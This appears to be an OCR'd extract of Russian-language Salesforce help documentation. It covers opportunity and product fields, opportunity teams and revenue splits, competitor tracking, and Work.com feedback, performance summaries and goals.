Количество	Если возможность использует продукты, то данное поле содержит общую сумму полей «Количество» во всех продуктах из связанного списка «Продукты». В противном случае данное поле используется в обычном порядке.
Этап	Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Количество значений не может превышать 100. Каждое значение раскрывающегося списка может содержать не более 40 символов. Значения данного раскрывающегося списка соотносятся со значениями категории прогноза, что позволяет определить степень влияния возможности на прогноз. Если поле «Этап» открытой возможности относится к типу «Закрыто/реализовано», то поле «Дата закрытия» устанавливается на текущую дату по Гринвичу (UTC), при условии, что исходная дата относилась к будущему. По мере необходимости время по Гринвичу может отличаться от

Поле	Описание
	часового пояса пользователя на один день. Если дата закрытия относилась к прошлому при закрытии возможности, то дата не изменяется.
Синхронизированная смета	Смета, синхронизированная с возможностью. Одновременно возможность может быть синхронизирована только с одной сметой.
Территория	Территория, связанная с возможностью. Доступно только в том случае, если в организации включена функция управления территориями.
Тип	Тип возможности (например, «Существующий бизнес» или «Новый бизнес»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.

СМ. ТАКЖЕ:

- Поля продуктов возможностей
- Возможности

Поля продуктов возможностей

Поля для продуктов, связанных с коммерческими возможностями, содержат сведения, которые помогут отслеживать товары, продажа которых идет успешно. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

Поле	Описание
Активно	Указывает на то, является ли запись в прайс-листе (продукт и цена по прайс-листу) активной и доступной для добавления в возможность или смету.
Создано	Имя пользователя, создавшего продукт.
Дата	Дата закрытия отдельного продукта возможности.
Скидка	Скидка на продукт (в процентах).
Последнее изменение сделано	Пользователь, изменивший поля продукта возможности последним. (Только для чтения)
Краткое описание	Текст, позволяющий отличить один продукт возможности от другого.

Поле	Описание
Цена по прайс-листу	Цена продукта по прайс-листу, включая валюту.
Возможность	Имя возможности для данного продукта.
Продукт	Элемент связанного списка возможности «Продукты».
Продукт	Имя продукта.
Количество	Количество единиц продукта возможности.
Продажная цена	Цена за продукт возможности.
Промежуточная сумма	Разница между стандартной ценой и ценой со скидкой. Если валюта возможности отличается от валюты пользователя, то данное поле отображает суммы в преобразованной валюте.
Итоговая цена	Общая сумма всех стоимостей для данного продукта возможности.

СМ. ТАКЖЕ:

Поля возможностей

Возможности

Совместная работа над возможностями сбыта

Группы, работающие с возможностями

Группа, работающая с возможностями, — это совокупность пользователей Salesforce, работающих совместно над возможностями в области продаж.

Для данных групп отображаются сведения об участниках, работающих с возможностью, и роли каждого участника группы. Участникам группы можно предоставить специальный доступ к возможности и связанным записям, что облегчает совместную работу.

Кроме того, сотрудничество с группами, работающими с возможностями, упрощает контроль работы группы. В отчетах по возможностям отфильтруйте возможности по рабочим группам с участием текущего пользователя. При создании или редактировании настраиваемого спискового представления возможностей в Salesforce Classic выберите фильтр «Мои группы, работающие с возможностями».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по использованию групп, работающих с возможностями

Группа, работающая с возможностями, — это совокупность пользователей Salesforce, работающих совместно над возможностями в области продаж. Изучите данные рекомендации по группам, работающим с возможностями.

Рекомендации по редактированию участников группы, работающей с возможностями

Поддерживайте актуальность сведений об участниках группы, изменяя их уровень доступа, роль в группе и т. д. Используйте данные рекомендации при редактировании участников группы.

Рекомендации по удалению участников из группы, работающей с возможностями

Поддерживайте актуальность групп, удаляя участников, не являющихся членами команды. Если используется функция «Доли возможности», просмотрите рекомендации ниже, прежде чем удалять участника группы.

Рекомендации по настройке и добавлению стандартной группы, работающей с возможностями

Экономьте время при настройке стандартной группы, работающей с возможностями, представляющей группу коллег, с которыми вы, как правило, работаете над возможностями. Затем добавьте группу к собственным возможностям. Дополнительные сведения о работе со стандартной группой см. в данных рекомендациях.

Поля группы, работающей с возможностями

Данные группы, работающей с возможностями, сохраняются в таких стандартных полях.

СМ. ТАКЖЕ:

Доли возможности

Рекомендации по использованию групп, работающих с возможностями

Группа, работающая с возможностями, — это совокупность пользователей Salesforce, работающих совместно над возможностями в области продаж. Изучите данные рекомендации по группам, работающим с возможностями.

- Настройте группы для собственных возможностей или возможностей нижестоящего участника в иерархии ролей.
- Настройте стандартную группу, работающую с возможностями, на добавление нужных пользователей. Стандартные группы, работающие с возможностями, могут автоматически добавляться во все возможности.
- При настройке группы, работающей с возможностями, надо выполнить следующие действия.
  - Добавьте участников рабочей группы.
  - Укажите роль каждого участника, например «Руководитель проекта».
  - Укажите уровень доступа каждого участника рабочей группы к возможности: для чтения и записи или только для чтения.
- Изменения, внесенные в группу для отдельной возможности, не влияют на стандартную рабочую группу и рабочие группы для других возможностей.
- Если администратор Salesforce включил функцию «Доли возможности», можно разделить кредит возможности между участниками группы, работающей с возможностями.
- Добавление, редактирование или удаление участников группы, работающей с возможностями, доступно только при наличии доступа для чтения и записи возможности.
- Группы, работающие с возможностями, не могут использоваться для личных возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Рекомендации по настройке и добавлению стандартной группы, работающей с возможностями

Поля группы, работающей с возможностями

Рекомендации по редактированию участников группы, работающей с возможностями

Поддерживайте актуальность сведений об участниках группы, изменяя их уровень доступа, роль в группе и т. д. Используйте данные рекомендации при редактировании участников группы.

- Если участник группы, параметры которого следует обновить, не отображается в связанном списке «Группа, работающая с возможностями», просмотрите полный список.
- Редактирование участников группы, работающей с возможностями, выполняется на странице сведений о соответствующем участнике.
- Для неактивных пользователей с назначенными процентами долей можно редактировать только поля, связанные с долями.
- Если администратор системы Salesforce определил настраиваемые поля, они будут отображаться при редактировании участника группы, даже при отсутствии на странице «Добавить участников группы, работающей с возможностями».
- Уровень доступа участника должен превышать стандартный уровень общего доступа организации Salesforce к возможностям.

СМ. ТАКЖЕ:

Рекомендации по использованию групп, работающих с возможностями
Рекомендации по удалению участников из группы, работающей с возможностями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по удалению участников из группы, работающей с возможностями

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для удаления участников рабочей группы:	«Чтение» для пользователей И «Редактирование» для возможностей И Ответственный за возможность или вышестоящий ответственный в иерархии ролей организации
Для просмотра возможности, в которой пользователь является участником рабочей группы сделайте следующее.	«Чтение» для возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Поддерживайте актуальность групп, удаляя участников, не являющихся членами команды. Если используется функция «Доли возможности», просмотрите рекомендации ниже, прежде чем удалять участника группы.

- Участник рабочей группы, которому назначен процент доли больше нуля, может быть удален только после переназначения доли.
- Ответственный за возможность не может быть удален из группы, работающей с возможностями. Чтобы удалить данного участника из расчетов долей, назначьте ему процент доли, равный нулю, или выберите другого ответственного за возможность.

СМ. ТАКЖЕ:

Рекомендации по редактированию участников группы, работающей с возможностями

Рекомендации по использованию групп, работающих с возможностями

Рекомендации по настройке и добавлению стандартной группы, работающей с возможностями

Экономьте время при настройке стандартной группы, работающей с возможностями, представляющей группу коллег, с которыми вы, как правило, работаете над возможностями. Затем добавьте группу к собственным возможностям. Дополнительные сведения о работе со стандартной группой см. в данных рекомендациях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Чтобы настроить стандартную группу, работающую с возможностями, откройте пункт «Дополнительные сведения о пользователе» в личных параметрах.
- При настройке стандартной группы потенциальных клиентов ее можно автоматически добавить во все собственные открытые возможности. Если такой параметр не выбран, добавьте стандартную группу потенциальных клиентов из связанного списка возможностей «Группа, работающая с возможностями».
- Нажатие кнопки **«Добавить стандартную рабочую группу»** инициирует добавление стандартной рабочей группы ответственного за возможность, а не пользователя, нажавшего данную кнопку.

- Администраторы Salesforce и вышестоящие пользователи в иерархии ролей могут добавлять стандартные рабочие группы в возможности текущего пользователя.

СМ. ТАКЖЕ:

Группы, работающие с возможностями

Поля группы, работающей с возможностями

Данные группы, работающей с возможностями, сохраняются в таких стандартных полях.

Поле	Описание
Доступ к возможности	Уровень доступа участника рабочей группы к возможности. Возможные уровни доступа: «Для чтения и записи» или «Только для чтения». Уровень доступа должен превышать стандартный уровень общего доступа организации Salesforce к возможностям.
Роль в рабочей группе	Роль участника в группе, работающей с возможностями (например, «Менеджер по организациям»).
Пользователь	Пользователь, являющийся участником рабочей группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Группы, работающие с возможностями

Доли возможности

Функция разделения возможностей позволяет делить доход от возможности между участниками рабочей группы. Участники группы, работающие с возможностью, могут сводить индивидуальные кредиты продаж к отчетам по планам продаж и ожидаемым продажам для всей рабочей группы.

Добавление и настройку долей для возможности, если функция «Доли возможности» включена администратором Salesforce, может выполнять ответственный или вышестоящий сотрудник в иерархии организации.

- Чтобы предоставить кредит участникам рабочей группы, которые несут непосредственную ответственность за доход возможности, используйте доли *доход*, сумма которых составляет 100% от стоимости возможности.
- Чтобы предоставить кредит участникам второстепенной рабочей группы, используйте доли *наложение*, сумма которых может составлять любой процент от стоимости возможности, иногда превышая 100%.

В организации Salesforce поле «Возможность: стоимость» поддерживает одну долю дохода и одну долю наложения. Если организация использует типы долей, администратор Salesforce может создать три дополнительных типа долей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Доли, сумма которых всегда равна 100%, определяются администратором. Чтобы включить поддержку настраиваемых типов долей для организации, попросите администратора обратиться в компанию Salesforce.

При необходимости администратор может создавать настраиваемые поля для долей возможностей, позволяющие пользователям отслеживать и хранить сведения о долях, создаваемых для участников рабочей группы.

Прим.: Доли не могут быть сведены к территориям продаж. Дополнительную информацию о добавлении долей в прогнозы см. в разделе «Переключение между типами прогнозов».

Рекомендации по созданию долей возможности

Следующие рекомендации касаются создания долей возможности для обеспечения общего доступа коллег к возможности дохода.

Создание долей возможности

Система позволяет добавлять и настраивать доли, чтобы обеспечить общий доступ к доходу от возможностей для всех участников рабочей группы.

СМ. ТАКЖЕ:

Создание долей возможности

Рекомендации по созданию долей возможности

Следующие рекомендации касаются создания долей возможности для обеспечения общего доступа коллег к возможности дохода.

- Ответственный за возможность автоматически добавляется в группу, работающую с возможностями, и изначально получает 100% типов долей, составляющих полное значение.
- Если невозможно добавить участника рабочей группы при редактировании доли возможности, добавьте его в связанный список «Группа, работающая с возможностями» на основной странице возможности. (Чтобы добавлять участников при редактировании долей, обратитесь к администратору Salesforce.)
- При отсутствии долей для определенного поля обратитесь к администратору Salesforce для проверки уровня доступа, который может быть ограничен параметрами безопасности поля.
- Чтобы определить, должен ли тип доли всегда составлять 100%, выполните поиск по фразе «Должно составлять 100%» в описании доли.
- Проценты долей ограничиваются двумя знаками после запятой. Введенная денежная сумма, где процент доли содержит не менее трех знаков после запятой, автоматически округляется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Создание долей возможности

Создание долей возможности

Система позволяет добавлять и настраивать доли, чтобы обеспечить общий доступ к доходу от возможностей для всех участников рабочей группы.

1. Нажмите **«Редактировать доли возможности»** в связанном списке «Доли возможности».
2. Заполните требуемые поля.
3. Чтобы удалить участника рабочей группы из доли, щелкните значок или **Удал.** напротив имени нужного участника рабочей группы.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Рекомендации по созданию долей возможности

Доли возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления долей для участников группы, работающей с возможностями:

- «Редактирование» для возможностей

  И

  Ответственный за запись возможности или вышестоящий сотрудник в иерархии организации

Изучение конкурентов

Общие сведения о конкурентах

Конкуренты по отложенной сделке могут отслеживаться путем создания списка имен конкурентов для соответствующей возможности. Введите имена новых конкурентов или выберите нужные имена из списка конкурентов, заданного администратором. Чтобы просмотреть имена конкурентов, перейдите к связанному списку возможности «Конкуренты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Просмотр и редактирование конкурентов

Связанный список возможности «Конкуренты» содержит конкурентов по текущей сделке.

- Чтобы просмотреть сведения о конкуренте, выберите имя нужного конкурента.
- Чтобы добавить сильные и слабые стороны конкурента, щелкните ссылку **«Правка»** напротив имени нужного конкурента.
- Чтобы добавить нового конкурента, нажмите кнопку **«Создать»**. Введите имя конкурента. Чтобы выбрать имя конкурента из списка, заданного администратором, щелкните значок поиска. Конкурент может не быть текущей организацией или контактом. В этом случае укажите сильные и слабые стороны конкурента, которые могут отличаться для каждой возможности.

Прим.: Создание или добавление конкурентов возможно только при наличии полномочия на редактирование возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конкурентов:

- «Чтение» для возможностей

Для редактирования конкурентов:

- «Редактирование» для возможностей

Повышение производительности посредством Work.com

Общие сведения об отзывах

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отзывов:	«Чтение» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва И «Чтение» для циклов производительности
Для создания отзывов:	«Создание» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва И «Чтение» для циклов производительности
Для редактирования или отправки отзывов:	«Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва И «Чтение» для циклов производительности
Для удаления отзывов (только для пользователей-администраторов с полномочием «Изменение всех данных»/«Просмотр всех данных»):	«Удаление» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва И «Чтение» для циклов производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Отзывы» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.


Work.com Feedback позволяет запрашивать и предлагать незаказные отзывы по лицу или теме, а также отвечать на отзывы, относящиеся к сводкам производительности.

Предложение отзывов, запросы на отзывы и отзывы, относящиеся к сводке производительности, — управление всем этим осуществляется с вкладки «Отзывы». На вкладке «Отзывы» отображаются последние отзывы, которые вы просматривали по умолчанию, и можно фильтровать их для просмотра различных типов записей обратной связи. Например, выберите **«Новые запросы отзывов»**, чтобы просмотреть записи отзывов, которые требуют ввода. Можно также создать настраиваемые списковые представления с различными вариантами фильтра.

К фильтрам отзывов по умолчанию относятся следующие.

- Все отзывы — все отзывы, в том числе разовые отзывы и отзывы по сводке производительности.
- Отклоненные запросы отзывов — все отзывы, которые вы запросили и которые были отклонены.
- Отзывы обо мне — все завершенные отзывы о вас.
- Отзывы о моей рабочей группе — все заполненные отзывы о вашей рабочей группе.
- Отзывы о других — заполненные отзывы о других.
- Отзывы о темах — заполненные отзывы о темах.
- Новые ответы на отзывы — новые ответы на те отзывы, которые вы запросили.

- Новые запросы на отзывы — новые запросы на отзывы для разового отзыва и сводки производительности.



Ниже перечислены действия, доступные на странице отзывов.

- Просмотр и фильтрация списка отзывов для новых запросов, ответов и других отзывов
- Щелкните запись отзыва, чтобы просмотреть и изменить сведения об отзыве
- Предложение или запрос отзывов

СМ. ТАКЖЕ:

Доступность отзывов

Общие сведения о сводках по производительности

Включение или выключение параметров Work.com

Доступность отзывов

Параметры доступности определяются выбранным типом отзыва.

Запрошенные отзывы

Запрос отзыва может просматриваться только соответствующими получателями и администраторами с полномочием «Изменение всех данных» или «Просмотр всех данных».

Объект запроса отзыва	Пользователь, получающий запрос	Менеджер пользователя	Администратор с полномочием «Изменение всех данных»/«Просмотр всех данных»
Тема	✅		✅
Я	✅		✅
Другой пользователь	✅		✅

Предложенные отзывы

Система позволяет просматривать только доступные отзывы. Например, пользователь не может просматривать отзывы о самом себе, доступные только его менеджеру.

Предложенные отзывы	Пользователь	Менеджер пользователя	Администратор с полномочием «Изменение всех данных»/«Просмотр всех данных»
Только пользователь	✅		✅
Пользователь и менеджер	✅	✅	✅
Только менеджер		✅	✅

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Отзывы» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

СМ. ТАКЖЕ:

Общие сведения об отзывах

Общие сведения о сводках по производительности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Производительность»:	«Чтение» для циклов производительности
Для просмотра сводок по производительности:	«Чтение» для циклов производительности
Для создания сводок по производительности:	«Создание» для циклов производительности
Для составления и отправки сводок по производительности:	«Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва И «Чтение» для циклов производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Сводки по производительности Work.com позволяют собирать отзывы о сотрудниках компании посредством настраиваемой анкеты.

Воспользуйтесь вкладкой «Отзывы» для просмотра сводок по производительности, которые требуется завершить. Чтобы отфильтровать сводки по производительности, воспользуйтесь раскрывающимся меню. Выберите **Новые запросы отзывов**, чтобы увидеть сводки по однократным отзывам и производительности, которые требуют ответа.

СМ. ТАКЖЕ:

- Добавление коллег в сводку по производительности
- Составление сводки
- Отклонение запроса на предоставление сводки производительности
- Общие сведения о циклах сводок по производительности
- Включение или выключение параметров Work.com

Составление сводки

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите нужную сводку по производительности.
4. Ответьте на вопросы сводки. Если доступно, щелкните **Пригласить коллег**или **Пригласить проверяющих на уровне пропуска**, чтобы запросить рецензии других сотрудников.

   Чтобы просмотреть недавнюю работу, например благодарности, цели, метрики и отзывы, щелкните **Настроить связанные списки** на странице сводных данных о производительности. Вы не можете цитировать недавнюю работу напрямую в ответах, однако вы можете добавлять эти сведения вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования сводок по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности



5. Чтобы отправить составленную сводку, нажмите кнопку **«Отправить»**. Чтобы отложить редактирование сводки, нажмите кнопку **«Сохранить черновик»**.

Отправленные сводки, включая сводки о себе или своей команде, можно просматривать посредством фильтров на вкладке «Отзывы».

СМ. ТАКЖЕ:

Общие сведения о сводках по производительности

Добавление коллег в сводку по производительности

Отклонение запроса на предоставление сводки производительности

Добавление коллег в сводку по производительности

Система позволяет приглашать коллег для проверки сводок по производительности.

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите нужную сводку по производительности.
4. При наличии проверок на уровне коллеги или пропуска щелкните **«Пригласить коллег»** или **«Пригласить проверяющих на уровне пропуска»** вверху страницы.
5. Введите имя нужного пользователя и нажмите кнопку **«Сохранить»**.
   Имя пользователя появляется в списке приглашенных; сам пользователь получает электронный запрос на составление соответствующей сводки.

СМ. ТАКЖЕ:

Общие сведения о сводках по производительности

Составление сводки

Отклонение запроса на предоставление сводки производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сводок по производительности:

- «Чтение» для циклов производительности

Для добавления коллег в сводки по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности

Отклонение запроса на предоставление сводки производительности

Система позволяет отклонять запросы на предоставление сводки производительности по пользователям или рабочим группам, потерявшим свою актуальность.

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите нужную сводку по производительности.
4. Щелкните кнопку **«Отклонить»**.
5. Нажмите кнопку **«ОК»** в сообщении-подтверждении.
   - Разрешается отклонять только сводки на уровне пользователя, сводки на уровне коллеги и сводки на уровне пропуска.
   - Сохраненные ответы хранятся в отклоненной сводке.
   - Отклоненные сводки можно найти на странице «Отзывы» посредством фильтра «Все отзывы».
   - Чтобы вновь открыть сводку, щелкните ссылку **«Повторно открыть»** на странице сведений об отклоненной сводке. Повторно открытые сводки отображаются в списке «Новые запросы отзывов».
   - После завершение цикла производительности отклоненные сводки нельзя открыть.

СМ. ТАКЖЕ:

Общие сведения о сводках по производительности
Добавление коллег в сводку по производительности
Составление сводки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Производительность»:

- «Чтение» для циклов производительности

Для редактирования сводок по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности

Общие сведения о целях

Функция «Цели Work.com» позволяет пользователям определять, отслеживать и оценивать выполненный объем работ. Цели доступны посредством вкладки «Цели» или страниц профиля Chatter.

Вкладка «Цели» профиля пользователя отображает цели данного пользователя. Вкладка верхнего уровня «Цели» — это общее списковое представление, которое может быть настроено для отображения разных списков целей (например, «Мои цели», «Цели моей рабочей группы» или «Ключевые цели компании»). Отображаемые вкладки и списковые представления могут определяться заданными настройками Work.com.

Чтобы открыть страницу сведений о цели, выберите нужную цель в списковом представлении.

Цели поддерживают ленты Chatter, предоставляя разным пользователям возможность сотрудничества в ленте и отслеживания хода выполнения цели.

Страница сведений о цели содержит показатели, задачи, события, примечания, вложения и другую связанную информацию. Согласование целей с другими пользователями выполняется путем их связывания с родительскими целями или подцелями.

Чтобы контролировать пользователей, которые могут просматривать и обновлять цели, измените параметры общего доступа. Например, если цели организации по умолчанию являются личными, то общий доступ к целям может предоставляться выбранным пользователям или группам только ответственными за цели и администраторами. Выберите доступ только для чтения или чтения и записи для более детального управления доступом к целям.

Чтобы создать задачу или событие, связанное с конкретной целью, нажмите кнопку **«Создать задачу»** или **«Создать событие»** в связанном списке «Открытые действия». При необходимости создайте задачи или события для отдельных показателей.

Чтобы оценить ход выполнения, дополните цели показателями. При необходимости свяжите показатели со сведениями из избранных отчетов для отслеживания работы в системе Salesforce. Назначьте весовые значения разным показателям для точного отслеживания процесса завершения цели.

СМ. ТАКЖЕ:

- Создание цели
- Показатели
- Общие сведения об обучении
- Рекомендации по использованию задач
- Рекомендации по использованию событий и календарей
- Настройка функции отслеживания лент Chatter
- Включение или выключение параметров Work.com
- Показатели

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Цели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра целей:

- «Чтение» для целей и ссылок цели

Для создания целей:

- «Создание» для целей и ссылок цели

Для редактирования целей:

- «Редактирование» для целей и ссылок цели

Для удаления целей:

- «Удаление» для целей и ссылок цели

Создание цели

Функция «Цели Work.com» позволяет определять, отслеживать и оценивать выполненный объем работ.

1. Откройте вкладку верхнего уровня «Цели».

   При отсутствии вкладки «Цели» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок + справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Создать»**.

3. Введите имя цели и укажите дополнительные сведения.

